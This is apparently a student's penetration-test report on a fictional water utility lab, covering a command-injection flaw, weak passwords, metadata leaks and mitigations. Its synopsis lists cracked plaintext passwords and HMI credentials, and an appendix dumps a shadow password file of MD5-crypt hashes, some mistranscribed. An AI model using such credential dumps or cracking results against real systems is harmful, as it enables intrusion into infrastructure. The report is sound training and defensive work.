


Figure 19: HMI Controls after shutting the flood gates.

5. Summary and Mitigation

I have determined that there are at least five areas where the CyberApolis water company would benefit from some security improvements: Website patching, Password policy, System configurations, Metadata, and Email Access.

Website patching

The website presents the largest risk to the CyberApolis water company. The pay-your-bill page has a remote OS command line injection vulnerability in the last name parameter. A malicious actor would be able to take control of the web server with relative ease.

Mitigation: There are several ways to fix this problem, and I recommend that the water company choose whichever one will be able to be implemented the fastest. One fix is input validation. The user's input should be sanitized before it is used in any commands. Another fix is whitelist validation. The user should only be able to input letters and hyphens into the last name field. There should be no reason for the user to enter a space or any other special character.

Password policy

The CyberApolis water company currently has a poor password policy. The passwords I was able to compromise were very basic. In some cases, they were only seven characters long and included only one number.

Mitigation: Enforcing a stronger password policy would secure the employee accounts and the HMI controls. There are several steps the company can take to strengthen its password policy such as longer password requirements and requiring more special characters. Another step the company can take is improving its hashing algorithm. John the ripper was able to recreate the passwords for seven employees with relative ease, a better hashing algorithm would prevent this. Another problem that noticed was an employee reusing the same password for the employee portal as well as the HMI controls. The company should enforce a policy that passwords are never reused.

System configurations

I was able to determine the web server configuration by simply scrolling through the careers page on the website. If an attacker knows how a system is configured, then they can formulate an attack for that configuration.

Mitigation: I suggest that the CyberApolis water company post some deceptive job postings on their website. A job posting that indicates that the web server is using a different configuration would slow down any attackers and potentially provide the company with the time it needs to detect an attack and react.

Metadata

The username for one of the employee's HMI logins was found in the metadata from a report posted on the website. Sensitive data like this should not be so easily accessible to the public.

Mitigation: The CyberApolis water company should scrub sensitive information from the metadata imbedded in documents that are posted to the website.

Email Access

Once I was able to compromise the employee portal, I had full access to the employee's email account. This is a large security risk because access to email is the starting point for hundreds of attacks. Emails can contain sensitive information that the company would not want exposed. Emails are also the way people usually change passwords, if an attacker had access to an employee's email, they could likely change their passwords to the employee portal or HMI controls.

Mitigation: The water company should require employees to reauthenticate before accessing emails, ideally with two-factor authentication. Depending on the amount of risk the water company is willing to tolerate, they could require the employees to have separate credentials to access their email. This would secure the employees' email account which would protect the company's network.

7. Synopsis

1. What Username(s) did you find that could access the Employee Portal?

- kgriffin
- dnewsome
- wsanders
- kburkhardt
- jkeener
- wgilbert
- kmciver

2. What password hash(es) did you find that could access the Employee Portal?

- dnewsome:\$1\$stPBi.qR\$ljYMgKcPUaXK68lOY95dJ/:17113:0:99999:7:::
- kburkhardt:\$1\$iqTazmxS\$lgbQaQBwLrLDcDLlcacOE1:17113:0:99999:7:::
- jkeener:\$1\$MYLgsdvI\$4JhSWoXCfLsxJ.fl/g4Yn.:17113:0:99999:7:::
- wsanders:\$1\$2kMh5/cp\$XAZKEUB/lpqkP7AQamVwS.:17113:0:99999:7:::
- kmciver:\$1\$.nlge/OS\$HpQ8y2XeaVmlEUT8REBEB.:17113:0:99999:7:::
- wgilbert:\$1\$fXoRxjo0\$Pl5LymzaHtCCRJkzyQvd0:17113:0:99999:7:::
- kgriffin:\$1\$6k844/y4\$q9d8qZm30oTfyuogl6MZ0:17113:0:99999:7:::

3. What password(s) were associated with the Employee Portal account?

- 8675309 (kgriffin)
- a1b2c3d4 (dnewsome)
- 4runner (wsanders)
- 1q2w3e4r (kburkhardt)
- 7dwarfs (kmciver)
- 57chevy (jkeener)
- 123go (wgilbert)

4. Was there any metadata required to complete your task? If so, what was it and where did you find it?

Yes, I found the username for William Sanders' HMI login in the creator category of the annual report metadata.

5. What vulnerabilities did you identify in the CyberApolis Water Company's website?

I identified a remote OS command line injection vulnerability in the pay-your-bill page's last name field.

6. What Username(s) allowed access to the HMI Controls?

sandersw

7. What password(s) allowed access to the HMI controls?

4runner

Appendix:

Username and Password Hashes:

```
root*:16979:0:99999:7:::
daemon*:16979:0:99999:7:::
bin*:16979:0:99999:7:::
sys*:16979:0:99999:7:::
sync*:16979:0:99999:7:::
games*:16979:0:99999:7:::
man*:16979:0:99999:7:::
lp*:16979:0:99999:7:::
mail*:16979:0:99999:7:::
news*:16979:0:99999:7:::
uucp*:16979:0:99999:7:::
proxy*:16979:0:99999:7:::
www-data*:16979:0:99999:7:::
backup*:16979:0:99999:7:::
list*:16979:0:99999:7:::
irc*:16979:0:99999:7:::
gnats*:16979:0:99999:7:::
nobody*:16979:0:99999:7:::
systemd-timesync*:16979:0:99999:7:::
systemd-network*:16979:0:99999:7:::
systemd-resolve*:16979:0:99999:7:::
systemd-bus-proxy*:16979:0:99999:7:::
syslog*:16979:0:99999:7:::
_apt*:16979:0:99999:7:::
lxd*:16979:0:99999:7:::
messagebus*:16979:0:99999:7:::
uidd*:16979:0:99999:7:::
dnsmasq*:16979:0:99999:7:::
sshd*:16979:0:99999:7:::
pollinate*:16979:0:99999:7:::
ubuntu!:16997:0:99999:7:::
mysql!:17014:0:99999:7:::
vnstat*:17107:0:99999:7:::
ftp*:17107:0:99999:7:::
drodriguez:$1$s6OMy/Jc$1zZOga4F1FodNtBGoDzyl0:17113:0:99999:7:::
spearson:$1$b5Vgb/Y.$eEmAwG7f3Z/NZ/VhFIIM./:17113:0:99999:7:::
mlund:$1$KuOD8XMt$BQTnoTHxe67iw8BnvI8ik.:17113:0:99999:7:::
awelsh:$1$/dPGjwBc$0wgHN9ubys9g3sWb/9FvB.:17113:0:99999:7:::
tcheney:$1$E11Qv/PA$c09pcs3JdwGLoeIVY4A5L1:17113:0:99999:7:::
rromine:$1$Fle/e/MF$gNCnlrgf2QpgtK3Hu0Wfq/:17113:0:99999:7:::
cyoung:$1$34au4/I2$KKhFjIKX1aP XKMMFzvlwf/:17113:0:99999:7:::
```

hjohnston:\$1\$MA2zd/K.\$5fmPQ8sVGMGbXtH.BO9jS/:17113:0:99999:7:::
jirizarry:\$1\$L3of2/xb\$GEfS6YHQBQmPVxhV3oZ9e1:17113:0:99999:7:::
svasquez:\$1\$0.njT/9l\$NzIHb0x6A2xO.BMDshqmj0:17113:0:99999:7:::
cscott:\$1\$1EHly/Jd\$JXAs7JrQN/9lrGW5Haj0X/:17113:0:99999:7:::
egaines:\$1\$PqhXjvWd\$X6YwdhXkOiM0SfjQgf3sO0:17113:0:99999:7:::
jbush:\$1\$Vwxtl8V9\$IJ/qM6H7Z1e7zPwCBTdIn.:17113:0:99999:7:::
chornsby:\$1\$T6keZJ5W\$6WAblEd8.ZsRX8jzdqkYg0:17113:0:99999:7:::
lmadison:\$1\$U5.maSmJ\$FFaHEB.k/9Id1rIoRtVJt/:17113:0:99999:7:::
bcohen:\$1\$snXFdO69\$2oPg2bw1900JESP6i/5G2/:17113:0:99999:7:::
swilliamson:\$1\$8HkkDe00\$LU0/kfL3ZXj/pq6rpi6HB1:17113:0:99999:7:::
rmaldonado:\$1\$x0jatDeI\$GAQfqfK6HdOsiC0/KU0HG1:17113:0:99999:7:::
mrizo:\$1\$zdf6F/Xm\$IE2dy7q8PH0.TQf5WDX/x1:17113:0:99999:7:::
tlashbrook:\$1\$e/uMTh.X\$83pdiNDZS9h1OuWIL5HXx.:17113:0:99999:7:::
jraftery:\$1\$J9eg/er\$Ki/fuUNm9bUCE9CaRAwg8/:17113:0:99999:7:::
tcrraig:\$1\$nn1btN.b\$.xmZZoq6LmBHaYTJ.0fqt.:17113:0:99999:7:::
dschultz:\$1\$D9TkHJ1Q\$ryVa/5Rb.AvWVZdXVgJkG0:17113:0:99999:7:::
bbrooks:\$1\$GnDDQj9H\$fEh94FIdJOPM0MTLUzpNA1:17113:0:99999:7:::
jtrevino:\$1\$XRtzo/1A\$GTGD8/F3mu2Llqt/5Wu.m1:17113:0:99999:7:::
dkoester:\$1\$ToUO5/m9\$9ZYQSZqG6rzfRaHOqXq0t/:17113:0:99999:7:::
bwalker:\$1\$5HVgT/A6\$dmGMzB6XYYOIZUdY/Nc9/:17113:0:99999:7:::
brickard:\$1\$5aNrcZap\$3Lnbdwn940PoA.yDzKzQZ.:17113:0:99999:7:::
csorenson:\$1\$Jc7nG8Co\$SwHmegfuzMt99NwAi0.9v.:17113:0:99999:7:::
scortinas:\$1\$gZmsBUcA\$g90ghYnumnwPjcB7OZgAM1:17113:0:99999:7:::
dguerra:\$1\$CyqLP/Lx\$FPw9MIJI4A/GRaYq62HC3.:17113:0:99999:7:::
cbowers:\$1\$0Qv8E4jd\$ShQywUB4zwpFTAC8LNLQzt/:17113:0:99999:7:::
kmichie:\$1\$hXuoJ/Xa\$.gEKW7.DhOWPMY936h0mB0:17113:0:99999:7:::
jedwards:\$1\$vk0whB2n\$mHLrLXtsYdCDo3vzxyZak.:17113:0:99999:7:::
lcrraig:\$1\$xze9xmd4\$xJUfeIVtIdtYrBMV6M2NF/:17113:0:99999:7:::
llindemann:\$1\$Rg/8s/nO\$WOv0IFOBSteKDXmVB918o0:17113:0:99999:7:::
cstamper:\$1\$ZroZG/1Y\$zfai/GQkRN8AQdcp0upAw1:17113:0:99999:7:::
jsherwin:\$1\$IX7C1G6h\$8ygjesFtBHxaL7Pp7U6Tr0:17113:0:99999:7:::
shecker:\$1\$JRDHj/WD\$Nr145Cn6CTD0WmnlRlS7D1:17113:0:99999:7:::
dwaugh:\$1\$vpBIm/ss\$qMS44CNOxT1whoolb.8f61:17113:0:99999:7:::
tsandifer:\$1\$07kKZtaC\$ET8jrAvkKsvrQKHrgYBU4.:17113:0:99999:7:::
mbolin:\$1\$4Kzgz//n\$JC99n6nrg4sY7GnvlQfNS1:17113:0:99999:7:::
ferickson:\$1\$VL0Rk/Tz\$0QujtwJnsdnnLOfb5Yb2S.:17113:0:99999:7:::
aburns:\$1\$pkCpt/.4\$0gmQne/gW9YB8bIu2jO6f1:17113:0:99999:7:::
ecoulson:\$1\$/Mre/112\$RWioEZchSzy7kLNCCKodi.:17113:0:99999:7:::
jmccormick:\$1\$yPAYnaDg\$Nsbq2x3GI/DWWQFCfFEKg0:17113:0:99999:7:::
wmccauley:\$1\$FDqkyaT1\$Mp09k4odRyice5LO5cP0m0:17113:0:99999:7:::
pmelton:\$1\$m1.vg/9W\$5IofTsm8NNPZf7oeRbMJX/:17113:0:99999:7:::
nkuhlmann:\$1\$McvIKd25\$vpAGCjZ8MD5gPSMl8/gV3.:17113:0:99999:7:::
dnewsome:\$1\$stPBi.qR\$ljYMGKcPUaXK68lOY95dJ/:17113:0:99999:7:::
kburkhardt:\$1\$iqTazmxS\$lgBQaQBwLrLDcDLlcacOE1:17113:0:99999:7:::
jdooddy:\$1\$xrkDA/xt\$.6qFz6LJDQ46Am2aIzey00:17113:0:99999:7:::
jkeener:\$1\$MYLgsvdI\$4JhSWoXCfLsxJ.fl/g4Yn.:17113:0:99999:7:::

cpauling:\$1\$FyOGp83a\$.rHndn0D.Bz2nEAX6CNb70:17113:0:99999:7:::
gwilson:\$1\$RCvsEbul\$UY0xG1RQPdzAVP5e1KFbr1:17113:0:99999:7:::
wsanders:\$1\$2kMh5/cp\$XAZKEUB/lpqkP7AQamVwS.:17113:0:99999:7:::
csimon:\$1\$62R4M/sN\$rd6yE79viVH9R8HLP/zyj.:17113:0:99999:7:::
tbrown:\$1\$St8CvI/V3\$EH30J3iK54ogbfX6WWLvbo:17113:0:99999:7:::
tallison:\$1\$J4cks/11\$MwPl5bcw1zV6gb13DZmlM.:17113:0:99999:7:::
rbrewster:\$1\$QrOKHF5W\$Wpis6I3NNIDo.PqO8akQt/:17113:0:99999:7:::
jrahman:\$1\$uu6Np6/h\$piL0xzlsTjnru/8rDIQ.d.:17113:0:99999:7:::
dchaney:\$1\$.8nSz/zG\$znZ09XpENylrpUHRKmfu21:17113:0:99999:7:::
mbanks:\$1\$4daAj/fs\$SaarWzIHZN4CKRU/vbK4p0:17113:0:99999:7:::
jthorn:\$1\$LF70o/MQ\$B45Z2Xbq3vxFORqqRvpDN1:17113:0:99999:7:::
dross:\$1\$RLJgd/0y\$JXTJA7P8cQhmUyP0dfWGK.:17113:0:99999:7:::
asanches:\$1\$3IWyTj3f\$6ESmezhkK3EWGKQliOOsy0:17113:0:99999:7:::
jwright:\$1\$VdNP5npY\$9vJ1uWo.HA5EHr4HT3q9/1:17113:0:99999:7:::
kmciver:\$1\$.nlge/OS\$HpQ8y2XeaVmlEUT8REBEB.:17113:0:99999:7:::
bpitts:\$1\$onN335Onj\$ru/z4vBQ104pCMNaY5ku.:17113:0:99999:7:::
aswanson:\$1\$.qCzhCVZ\$TtqTnA1ppK6V6XXUGGwwM1:17113:0:99999:7:::
aperine:\$1\$fK3cF/PK\$EIr95n2YpQPVOTqpcXtmt1:17113:0:99999:7:::
smunson:\$1\$3IkZc/TJ\$XwRMt4k35b3fxDffSgS7x.:17113:0:99999:7:::
jjenkins:\$1\$brXgNtHH\$mrvhhwKjIpXrA4oNHV.Dc0:17113:0:99999:7:::
ldrost:\$1\$bJ5vxDh6\$4SGBML.lrhWYot3BoaeXT1:17113:0:99999:7:::
merwin:\$1\$2jZFF/LL\$9OS9L98Jq9nwc1yfCjq4z.:17113:0:99999:7:::
dtran:\$1\$wF4DN/Wf\$VZVHN69hGRT9nJ7XNlOW0:17113:0:99999:7:::
mstevens:\$1\$Haqd85Ai\$BGnU98Ix4xQaSwdagcpDF/:17113:0:99999:7:::
wpineda:\$1\$f56X4Rsi\$vtA3uPoMOaZTYlCdi70aQ1:17113:0:99999:7:::
wgilbert:\$1\$fXoRxo0\$PI5LymzaHtCCRJkzyQvd0:17113:0:99999:7:::
ayung:\$1\$m7/ohZOC\$JTDymNuATLfxUzV8Y/fAx0:17113:0:99999:7:::
mlindner:\$1\$En2Wp/Ij\$Nrr1pLJd04DShSPpzJ86V.:17113:0:99999:7:::
wscheel:\$1\$Q8xPu/jf\$gF9GHh56nO43sghTaFX/T.:17113:0:99999:7:::
jstanley:\$1\$apUD5UvK\$nh2sLYjO8xUs2ZFzvGjW.1:17113:0:99999:7:::
kwell:\$1\$QQAAb/IH\$EWSbhB6zmjp0gdCSaLgxN/:17113:0:99999:7:::
cmisner:\$1\$RyHaO/3c\$qtW3gExjAVF/CRsSDIAVO1:17113:0:99999:7:::
kgriffin:\$1\$6k844/y4\$9d8qZm30oTfyuogl6MZ0:17113:0:99999:7:::
rnagy:\$1\$zlQql/cL\$WTPouxuKaw3jQlHS0UTps/:17113:0:99999:7:::
adibenedetto:\$1\$VkmSE/2e\$OwqQX.D55osi/iLsrM3ms1:17113:0:99999:7:::
mtryon:\$1\$X55Fr/3f\$SqZcX1PtS2LRZDe.RpRyW.:17113:0:99999:7:::
ecarroll:\$1\$oeCF7WjF\$GATSFr0I2A0If.yowHytM/:17113:0:99999:7:::
lmills:\$1\$TGmrIF.g\$XDUo/5xkmTyilbIYTihe/1:17113:0:99999:7:::
wbush:\$1\$NPI7i/2d\$wrUTI3ho05qyDcMok82wv.:17113:0:99999:7:::
pparker:\$1\$Sjq5C3I\$tgR7XcBBP3.5ok1moAYUZ0:17113:0:99999:7:::
aabbott:\$1\$fNhug/cV\$JA.wSHJF4oRr1RA6rPPjx.:17113:0:99999:7:::
rwilliams:\$1\$SutnK/.h\$2kOAMl1x8WhNEm9WY4mll/:17113:0:99999:7:::
earmour:\$1\$mHq81/4r\$S3ihtNvDYRhDNFSJClvXq0:17113:0:99999:7:::
tbier:\$1\$LBOMI/Zo\$JgLX3Y3teG3xfBSl81n7p/:17113:0:99999:7:::
mlinton:\$1\$Z1aQz/Q4\$yQuc8qi29HzpW2oRV35P0.:17113:0:99999:7:::
rmccain:\$1\$rb1qJTDDB\$QdOAJJyYVxDds2x9aVZel.:17113:0:99999:7:::

kliggett:\$1\$Mr8OJ/yP\$7I4zo8MsyrfyQrMmLmfEd1:17113:0:99999:7:::
sclark:\$1\$8R8Up/81\$wui2SuPupUwTpxYcZg4Zz/:17113:0:99999:7:::
rrobinson:\$1\$Hb7SpC1H\$ENsH02.oE3QI4zKo930j...:17113:0:99999:7:::
jsweeny:\$1\$kl9EwlCR\$2XMXhAAFWKUj3N8YmU18H0:17113:0:99999:7:::
mgray:\$1\$KeeAwqmy\$LYVcrSC8giuLhsOrNH4O.:17113:0:99999:7:::
jmcnair:\$1\$ScSyC6/pN\$VzfBDCqhNm2eVcnvx6zSw/:17113:0:99999:7:::
arose:\$1\$Ay3fLg1t\$9T1uZGLfQkvrG6.lHbJLr1:17113:0:99999:7:::
jbowes:\$1\$52gIZryk\$NCDvqG0SQSEa51tkxBR5W1:17113:0:99999:7:::
jrock:\$1\$Yco.0/9F\$50WPgdNdyw3lGhnju9G3J1:17113:0:99999:7:::
droth:\$1\$LBUT3/.P\$TMi5o7W/5fEFh1aAu9QqB0:17113:0:99999:7:::
cweiss:\$1\$42t6Y/RL\$WdhdfQnJl3PgZ08wCGQB.:17113:0:99999:7:::
nchristensen:\$1\$65iV5/C4\$odF1nF3TwXZ/6FGvd3aVh0:17113:0:99999:7:::
ncarmon:\$1\$2vCz./Eb\$8jH1p/HnsHifgKx5IYRH/1:17113:0:99999:7:::
gellis:\$1\$uj1Zh5pj\$BycO9ws7VZCuD3/7dOxGj/:17113:0:99999:7:::
athompson:\$1\$enZXph2c\$HFKHd.tlKMG1OhXj5RXn3.:17113:0:99999:7:::
mbarnes:\$1\$09shB2O7\$YuS6MkZjOdrgtlYUQiQyZ/:17113:0:99999:7:::
tgomez:\$1\$8e5sE/Ti\$souhms46Q4GDc7IS55QytR0:17113:0:99999:7:::
skerley:\$1\$RKFsBrbw\$K27wgjd72m1.x46JPRD9g1:17113:0:99999:7:::
chinson:\$1\$Pc6fm/Vy\$OMlVtPfprHPnahgLIMK4L/:17113:0:99999:7:::
pphillips:\$1\$gDB4SVSN\$N0gAZRSMiw1Tf3lTATEOz/:17113:0:99999:7:::
vwoodson:\$1\$ePBIO//Y\$nth6RSIHsqB3swLpQvGbF1:17113:0:99999:7:::
dwinter:\$1\$PcJXHmK4\$stamDjW5BRtcNhxl3frFAI/:17113:0:99999:7:::
rhadley:\$1\$teBrJ/8j\$2ILZm2ldqgxBq5zTJmmT.:17113:0:99999:7:::
ljordan:\$1\$8Lv5NVbv\$SrtT/awdMofqpRuHo2zRD.:17113:0:99999:7:::
oscarberry:\$1\$65Co07AG\$N0XyacFEoOnVYjE8L1LEM.:17113:0:99999:7:::
dshelton:\$1\$QWNVt/56\$5SDdE6XWA4vloc3l0EDHY.:17113:0:99999:7:::
jnichols:\$1\$OskWE/17\$f2WGrb2wqbxOov3lbfKIZ0:17113:0:99999:7:::
dtomlinson:\$1\$BoIp//u1\$XiGhxr12s4O5lAWB/3uVL/:17113:0:99999:7:::
hfletcher:\$1\$yliHw/GI\$YrsfqhwduJloFeoILYC4W/:17113:0:99999:7:::
jmartin:\$1\$h3oXp/t4\$XGZoh9391/83NLEeKKfFu0:17113:0:99999:7:::
mbrown:\$1\$xDV7lu/9\$MuMixwfUmX0BnxSjppcYm.:17113:0:99999:7:::
mwilson:\$1\$mpu0S/Je\$NWXS7pcxT4Xu9ej/8ZxZl.:17113:0:99999:7:::
ghillman:\$1\$m7jQn/WV\$Rdqfg0C35HX2xrHst8lKX.:17113:0:99999:7:::
kwroten:\$1\$37xt/QsO\$mdLeCS.MfqweuhnSP3cD31:17113:0:99999:7:::
phamm:\$1\$BtmNO3yS\$OCOJoLquOVbxqQuXgo1Fu0:17113:0:99999:7:::
srivera:\$1\$.OJwb/b/\$aHP6MFaC5ffq4VOtVz7dc/:17113:0:99999:7:::
jroberson:\$1\$cekti/23\$UA7FGiVxTTIxDdoZabiyL1:17113:0:99999:7:::